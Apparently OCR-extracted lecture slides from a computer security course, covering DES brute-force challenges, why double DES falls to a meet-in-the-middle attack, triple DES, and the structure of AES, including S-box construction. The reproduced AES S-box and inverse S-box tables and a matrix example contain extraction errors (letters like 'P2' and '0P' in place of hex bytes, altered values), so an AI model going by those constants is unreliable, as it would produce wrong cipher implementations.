7	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8	2	1	14	7	4	10	8	15	15	12	9	0	3	5	6	11
13	2	8	4	6	15	11	1	10	9	3	14	5	0	13	7																																																		
1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2																																																		
7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8																																																		
2	1	14	7	4	10	8	15	15	12	9	0	3	5	6	11																																																		

DES Challenge

- Brute-force-attack contests created by RSA Security for the purpose of highlighting the lack of security provided by DES
- DES Challenge I - 140 days
- DES Challenge II - 41 days
- DES Challenge III decrypted in 22 hours, 15 min. by Electronic Frontier Foundation and distributed.net using a computing grid of 100K hosts, searching 245 billion keys per second ... covered 22.2% of the available keyspace - some 72 quadrillion keys



CSCD27

Computer and Network Security



Increasing DES Security: 2-DES, 3-DES

Increasing Security Beyond DES

- ❑ DES cracking challenges demonstrated by the mid-1990's that DES was vulnerable
- ❑ On November 26, 2001, AES was announced by NIST as the new highly secure block encryption standard to replace DES
- ❑ Was that the end of the story?
 - ❑ just use AES cryptography rather than DES
 - ❑ but ... what approach was used during the time prior to AES when DES was known to be insecure?
 - ❑ did everyone switch over to AES in Nov 2001?

2-DES, How Secure?

- ❑ An obvious step to increasing security with minimal effort and disruption would be to use 2 DES encrypt steps on each block, with two 56-bit keys K1, K2, as in:
 - ❑ $C = E(K2, E(K1, P))$
- ❑ On the surface this seems to be a no brainer – with 112-bit keys, it should take 2^{56} times as long to complete a brute force attack as for ordinary 56-bit key DES, right?
 - ❑ Question 1: Is 2-DES more than just DES?
 - ❑ Question 2: Is 2-DES more secure than DES?
- ❑ Although this appears to be about DES, these questions are really more general – apply to any symmetric-key algorithm

2-DES, How Secure?

- ❑ Question 1: Is 2-DES more than just DES?
- ❑ In other words, could it be that for every pair of keys K1 and K2, there is also a key K3 such that:

$$E(K_2, E(K_1, P)) = E(K_3, P)$$

- ❑ Remember, both plaintext P and its encryption C are 64-bit values, so might be possible
- ❑ What are the chances that the above equality holds?

2-DES, How Secure?

- ❑ $E(K2, E(K1, P)) = E(K3, P)$?
- ❑ If we could find $K3$, then the whole point of a 2-DES would be futile. Why?
- ❑ By extension, chaining together an arbitrary number of DES encryptions , $E(Kn, E(Kn-1, \dots E(K1, P) \dots))$, would be no stronger than regular DES. Do you see why?

- ❑ To understand why no such $K3$ exists, consider that every key creates a mapping from an input block to an output block
- ❑ How many such mappings are there, for DES 64-bit blocks?
- ❑ How many of these are accessible via DES's 56-bit keys?

2-DES, How Secure?

- DES 56-bit keys have a total of 2^{56} possible values.
- Each key corresponds to one of the $(2^{64})!$ possible permutation mappings from input to output block
- $2^{56} < 10^{17} \ll (2^{64})! > 10^{10^{**20}}$ - that's a decimal value with 4611686018427387890 trailing 0's
- What is the implication?
 - the total number of mappings associated with a single DES encryption key is extremely small compared to the total number of all possible mappings

2-DES, How Secure?

- The input-output mappings for single DES encryption constitute an extremely sparse (and random) sampling of the set of all possible mappings (which is of size $2^{64}!$)
- The probability that the random mapping corresponding to 2-DES encryption belongs to the same sparse set as the random mapping for single DES is negligible
- So, back to Question 1: Is 2-DES more than just DES?
 - In other words, could there be a key K3 such that $E(K2, E(K1, P)) = E(K3, P)$?
 - Answer: 2-DES cannot be reduced to single DES (intuitively clear, difficult to prove though; 1992 paper proves this result)

2-DES, How Secure?

- ❑ Question 2: Is 2-DES more secure than DES?
 - ❑ In the absence of a cryptanalysis breakthrough, we would expect 2-DES to require 2^{56} times as much computational effort to brute force compared with DES!
- ❑ Answer 2: it turns out that just a small amount of known-plaintext is sufficient to recover the 2-DES keys, with computational effort only a few times larger than for DES!
- ❑ How could this be?
 - ❑ “meet-in-the-middle” attack
 - ❑ don’t confuse with “man in the middle”, a different concept

Meet in the Middle

- Any double-block-cipher, that carries out double encryption of the plaintext using two different keys, is open to what is known as a meet-in-the-middle attack
- Let's revisit the relationship between the plaintext P and the ciphertext C for 2-DES:
 - $C = E(K_2, E(K_1, P))$
 - $P = D(K_1, D(K_2, C))$
- Let's say that an attacker has available one plaintext-ciphertext pair (P, C) , what can they infer using the above definitions of C and P?

Meet in the Middle

$$C = E(K_2, E(K_1, P))$$

$$P = D(K_1, D(K_2, C))$$

- ❑ From the attack perspective, there exists an X such that
 $E(K_1, P) = X = D(K_2, C)$
- ❑ Suppose the attacker creates a table of all possible value for X for a known P by trying all possible 2^{56} keys. This table will have 2^{56} entries. Sort the table by values of X . Refer to this table as TE (table encrypt).
- ❑ The attacker also creates a table of all possible X' by decrypting known C using each of 2^{56} possible keys. This table also has 2^{56} entries. Call this table TD (table decrypt).
- ❑ How many entries in TE match entries in TD?
 - Ideally, just one entry in TE will match one entry in TD
- ❑ But, as we will see, in general the number of matches, referred to as false positives, will be very large.

2-DES Meet in the Middle

- ❑ Any given 64-bit input block P can be mapped to any one of 2^{64} output blocks.
- ❑ With an effective key-size of 112 bits, we have a total of 2^{112} key values and each of those values will result in an output ciphertext block for a given input plaintext block.
- ❑ However, the total of 2^{112} keys will only be able to produce a maximum of 2^{64} distinct output-block values.
 - »
- ❑ Thus, on average the number of different keys that give the same C for a given P is: $2^{112} / 2^{64} = 2^{48}$ (the false positives)

2-DES Meet in the Middle

- ❑ So 1 known-plaintext block was not sufficient, but suppose the attacker gets a second known-plaintext block, (P', C')
- ❑ How can we use this together with what we already know?
- ❑ This time, try only the 2^{48} keys for which we obtained equalities when comparing the entries in TE with the entries in TD for pair (P, C)
 - On average, the probability that a key will produce the same output C' for a given input P' is $2^{48} / 2^{64} = 2^{-16}$ and thus the probability that the key values are correctly identified is $1 - (2^{48} / 2^{64}) = 1 - (2^{-16})$
 - Thus, the matching entry is virtually guaranteed to yield encryption keys K1 and K2!
 - What is the computational cost to produce this result?

2-DES Meet in the Middle

- ❑ The attack effort is proportional to the size of the tables TE and TD, which is $2 * 2^{56}$ (2 tables), and computation on the order of $2 * (2^{56} + 2^{48}) < 2^{58}$, which is not much more than the average effort required to break single DES (2^{55})
- ❑ Wait a minute!
 - storing tables with 2^{56} bytes is a major task, hmm, yes,
 2^{56} bytes = 65,536 TB
 - and sorting such a table incurs non-trivial time cost ;-)
- ❑ Still this is enough of a risk to discard the 2-DES algorithm; the attack may not be feasible today, but technology advances are likely to render it vulnerable in the near future

Better Security: 3-DES

- Based on these 2-DES vulnerabilities, the current recommendation is to use 3 encryptions (3-DES)
- does this imply use of 3 distinct keys?
 - No - can use 2 keys K1, K2 as in: $C = E(K1, D(K2, E(K1, P)))$
 - Umm, is that a typo? Don't you mean $E(\dots, E(\dots, E(\dots)))$?
 - No; DES encryption and decryption use the same algorithm, so encrypt & decrypt provide equivalent security!
 - OK, but it still seems confusing, why not just use EEE?
 - the decryption step in the middle provides backward compatibility between regular DES and 3-DES
 - Set K1=K2 to get compatibility with DES (single)

3-DES

- ❑ Although there are no known practical attacks on two-key 3-DES there are some early indications of possible attacks
- ❑ To avoid these, use 3-DES with 3 keys :
 - $C = E(K_3, D(K_2, E(K_1, P)))$
 - Set $K_3=K_1$ for two-key, $K_1=K_2=K_3$ for one-key compatibility
- ❑ 3-key operation requires 168-bits of key material, which is considered unwieldy for some legacy applications
- ❑ A number of Internet-based applications utilize 3-DES with three keys
 - including PGP and S/MIME

CSCD27

Computer and Network Security



Advanced Encryption Standard AES

AES a little history

- ❑ 1999: NIST acknowledges DES should be replaced as a standard
- ❑ Triple-DES should be used until new standard is approved/available
 - 3-DES has 168-bit key: brute-force attack is infeasible
 - Same engine as for DES so software/hardware can be reused
 - Confident that no effective attack exists: DES has been around for a long time
 - As far as security is concerned, 3-DES is ideal to replace DES
- ❑ But, drawbacks of 3-DES
 - Relatively slow software implementations – DES was designed for 1970's hardware (and much slower in software than hardware)
 - DES and 3-DES use 64-bit blocks: for efficiency and security, larger blocks preferable
- ❑ US NIST saw this coming ... issued call for new cipher designs in 1997

Requirements for AES Candidates

- ❑ Private (symmetric) key block cipher, why not use “public” key technology? ... more later
- ❑ 128-bit block, 128/192/256-bit keys
- ❑ Stronger and faster than 3-DES
- ❑ Active life of 20-30 years (+ archival use)
- ❑ Must make full disclosure of specification and design details (like a patent application)
- ❑ NIST allowed to release all submissions & unclassified analyses
- ❑ Both C and Java implementations to be provided



Vincent Rijmen

AES: and the winner is ... Rijndael


Selected as the AES in Oct 2000;
issued as FIPS PUB 197 standard
in Nov 2001



Joan Daemen

- Designed by Rijmen & Daemen in Belgium
- 128/192/256-bit keys, 128-bit block
- An iterative rather than Feistel cipher
 - organizes data into 4 groups of 4 bytes (128-bit block)
 - operates on entire block in every round
- Designed for:
 - resistance against known attacks
 - speed and code compactness on many platforms
 - design simplicity
- Decryption and encryption algorithms different

AES “round” structure




AES Overview


- State-array organized as four 4-byte columns
 - input data populates state array in column order (down col 1, then down col 2, ...) not row order
- key expanded to array of round-sub-key words
- has 9/11/13 rounds in which state undergoes:
 1. byte substitution (one S-box used on every byte)
 2. shift rows (permute bytes between columns)
 3. mix columns (permutation using matrix multiply)
 4. add round key (XOR state with key material)
 - Note each of these round operations is reversible, and only add-round-key makes use of the key value
- initial and final steps XOR key material
- fast implementation based on XOR & table-lookup

AES

- ❑ Overall structure of the AES algorithm
- ❑ Just two rounds suffice to yield complete diffusion:
 - ❑ every output bit depends on all input bits
 - ❑ equivalently, complementing one input bit changes 50% of the output bits



AES data structures



(a) Input, state array, and output



(b) Key and expanded key

state array


- ❑ state array shown below as initially populated with input data (In0 ... In15) – note order of layout
- ❑ each stage of the algorithm transforms this state array

In0	In4	In8	In12
In1	In5	In9	In13
In2	In6	In10	In14
In3	In7	In11	In15

Byte Substitution step

- ❑ each byte individually substituted based on S-box
- ❑ S-box can be represented by a table of 16×16 bytes containing a permutation of all 256 8-bit values
- ❑ each state-array byte is replaced by an S-box byte value indexed by row (left 4-bits) & column (right 4-bits)
 - eg. Input byte {95} (expressed in hex) is replaced by byte in S-box row 9 column 5 (0-indexed) ... which has value {2A}
- ❑ S-box construction based on transformation of values in $GF(2^8)$
- ❑ designed to be resistant to all known attacks
 - introduces non-linearity

Byte Substitution



S-Box Tables

Table 5.4 AES S-Boxes

(a) S-box

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
*	0	63	7C	77	7B	P2	6B	6F	C5	30	01	67	2B	FE	D7	AB	76
1	CA	82	C9	7D	FA	59	47	P0	AD	D4	A2	AF	9C	A4	72	C0	
2	B7	FD	93	26	36	3F	P7	CC	34	A5	F5	F1	71	D8	31	15	
3	04	C7	23	C3	18	96	05	9A	07	12	80	E2	EB	27	B2	75	
4	09	83	2C	1A	1B	6E	5A	A0	52	3B	D6	B3	29	E3	2F	84	
5	53	D1	00	ED	20	FC	B1	5B	6A	CB	BE	39	4A	4C	58	CF	
6	D0	EF	AA	13	43	4D	33	85	45	F9	02	7F	50	3C	9F	A8	
7	51	A3	40	8F	92	9D	38	F5	BC	B6	DA	21	10	FF	F3	D2	
8	CD	0C	13	EC	5F	97	44	17	C4	A7	7E	3D	64	5D	19	73	
9	60	81	4F	DC	22	2A	90	88	46	FF	B8	14	DE	5F	0B	DB	
A	E0	32	3A	0A	49	06	24	5C	C2	D3	AC	62	91	95	E4	79	
B	E7	C8	37	6D	8D	D5	4E	A9	6C	56	F4	EA	65	7A	AE	08	
C	BA	78	25	2E	1C	A6	B4	C6	E8	DD	74	1F	4B	BD	8B	8A	
D	70	3E	B5	66	48	03	F6	0E	61	35	57	B9	86	C1	1D	9E	
E	E1	F8	98	11	69	D9	8E	94	9B	1E	87	E9	CE	55	28	DF	
F	8C	A1	89	0D	BF	E6	42	68	41	99	2D	0P	B0	54	BB	16	

(b) Inverse S-box

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
*	0	52	09	6A	D5	30	36	A5	38	BF	40	A3	9E	81	F3	D7	FB
1	7C	E3	39	82	9B	2F	FF	87	34	8E	43	44	C4	DE	F9	CB	
2	54	7B	94	32	A6	C2	23	3D	EE	4C	95	0B	42	FA	C3	4E	
3	08	2E	A1	66	28	D9	24	B2	76	5B	A2	49	6D	8B	D1	25	
4	72	F8	F6	64	86	68	98	16	D4	A4	5C	CC	5D	65	B6	92	
5	6C	70	48	50	FD	ED	E9	DA	5E	15	46	57	A7	8D	9D	84	
6	90	D8	AB	00	8C	BC	D3	0A	F7	E4	58	05	B8	B3	45	06	
7	D0	2C	1E	8F	CA	3F	0F	02	C1	AF	BD	03	01	13	8A	6B	
8	3A	91	11	41	4F	67	DC	EA	97	F2	CF	CE	F0	B4	E6	73	
9	96	AC	74	22	E7	AD	35	85	E2	F9	37	E8	1C	75	DP	6E	
A	47	F1	1A	71	1D	29	C5	89	6F	B7	62	0E	AA	18	BF	1B	
B	1C	56	3E	4B	C6	D2	79	20	9A	DB	C0	FE	78	CD	5A	14	
C	1F	DD	A8	33	88	07	C7	31	B1	12	10	59	27	80	EC	5F	
D	60	51	7F	A9	19	B5	4A	0D	2D	E5	7A	9F	93	C9	9C	EF	
E	A0	E0	3B	4D	A1	2A	F5	B0	C8	EB	BB	3C	83	53	99	61	
F	17	2B	04	7E	BA	77	D6	26	E1	69	14	63	55	21	0C	7D	

S-box Construction

- ❑ Initialize the S-box with byte values in ascending order row by row: first row contains {00}, {01}, {02}, ..., {0F}, second row contains {10}, {11}, {12}, ..., {1F}. So value of byte in row x, col y is {xy}
- ❑ Map each non-zero byte in the S-box to its multiplicative inverse in GF(2⁸). {00} maps to self
- ❑ Each byte in the S-box is a sequence of 8 bits (b₇, b₆, ..., b₁, b₀). Apply the following affine transformation to each bit of each byte:

$$\overline{b}_i = b_i \oplus b_{(i+4) \bmod 8} \oplus b_{(i+5) \bmod 8} \oplus b_{(i+6) \bmod 8} \oplus b_{(i+7) \bmod 8} \oplus c_i$$

- ❑ where c_i is the i-th bit of (fixed) byte value {63}: (c₇, c₆, c₅, c₄, c₃, c₂, c₁, c₀) = (01100011)

S-box Construction

- The above transformation step is shown below, where addition is XOR and multiplication is normal multiplication of 0 and 1 (but summing of products is by XOR)

$$\begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \\ 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \end{bmatrix} \begin{bmatrix} x_0 \\ x_1 \\ x_2 \\ x_3 \\ x_4 \\ x_5 \\ x_6 \\ x_7 \end{bmatrix} + \begin{bmatrix} 1 \\ 1 \\ 0 \\ 0 \\ 0 \\ 1 \\ 1 \\ 0 \end{bmatrix}$$

S-box Construction

- ❑ As an example, consider byte input value {95}.
- ❑ The multiplicative inverse in GF(2⁸) is {95}⁻¹ = {8a}, which is represented in binary as 10001010.
- ❑ Using the above equation:

$$\begin{array}{|c|c|c|c|c|c|c|c|c|} \hline
 1 & 0 & 0 & 0 & 1 & 1 & 1 & 1 \\ \hline
 1 & 1 & 0 & 0 & 0 & 1 & 1 & 1 \\ \hline
 1 & 1 & 1 & 0 & 0 & 0 & 1 & 1 \\ \hline
 1 & 1 & 1 & 1 & 0 & 0 & 0 & 1 \\ \hline
 1 & 1 & 1 & 1 & 1 & 0 & 0 & 0 \\ \hline
 0 & 1 & 1 & 1 & 1 & 1 & 0 & 0 \\ \hline
 0 & 0 & 1 & 1 & 1 & 1 & 1 & 0 \\ \hline
 0 & 0 & 0 & 1 & 1 & 1 & 1 & 1 \\ \hline
 \end{array} \times \begin{array}{|c|} \hline
 0 \\ \hline
 1 \\ \hline
 0 \\ \hline
 1 \\ \hline
 0 \\ \hline
 0 \\ \hline
 1 \\ \hline
 0 \\ \hline
 \end{array} + \begin{array}{|c|} \hline
 1 \\ \hline
 1 \\ \hline
 0 \\ \hline
 0 \\ \hline
 0 \\ \hline
 0 \\ \hline
 1 \\ \hline
 1 \\ \hline
 \end{array} = \begin{array}{|c|c|c|} \hline
 1 & 1 & 0 \\ \hline
 0 & 1 & 1 \\ \hline
 0 & 0 & 0 \\ \hline
 1 & 0 & 1 \\ \hline
 0 & 0 & 0 \\ \hline
 0 & 0 & 1 \\ \hline
 1 & 1 & 1 \\ \hline
 0 & 0 & 0 \\ \hline
 \end{array} = \begin{array}{|c|} \hline
 0 \\ \hline
 1 \\ \hline
 0 \\ \hline
 0 \\ \hline
 1 \\ \hline
 1 \\ \hline
 1 \\ \hline
 0 \\ \hline
 \end{array}$$


- ❑ The result is {2a}, which should appear in row {09} column {05} of the S-box, as verified by consulting the S-box diagram above.

S-box Construction

- ❑ Why are the AES S-boxes built this way? (Recall analysis leading to DES S-boxes was never published)
- ❑ The S-box should be resistant to known cryptanalytic attacks:
 - resistant to linear and differential cryptanalysis by low correlation between input bits and output bits
 - output not a simple math function of the input
 - the transformation was chosen so that the S-box has no fixed point ($S\text{-box}(a)=a$) and no inverse fixed points ($S\text{-box}(a)=a'$, where a' is the bitwise complement of a)
 - S-box should be invertible (so we can decrypt)
 - but, S-box should not be self-inverse (for inverse S-box IS: not $S\text{-box}(a)=IS\text{-box}(a)$)


Row-Shift step

- ❑ a circular left byte-shift of each row
 - 1st row is unchanged
 - 2nd row does 1 byte circular shift to left
 - 3rd row does 2 byte circular shift to left
 - 4th row does 3 byte circular shift to left
- ❑ decrypt inverts using shifts to right
- ❑ why this particular shift?
 - since state-array is stored in column order, this step permutes bytes between the columns
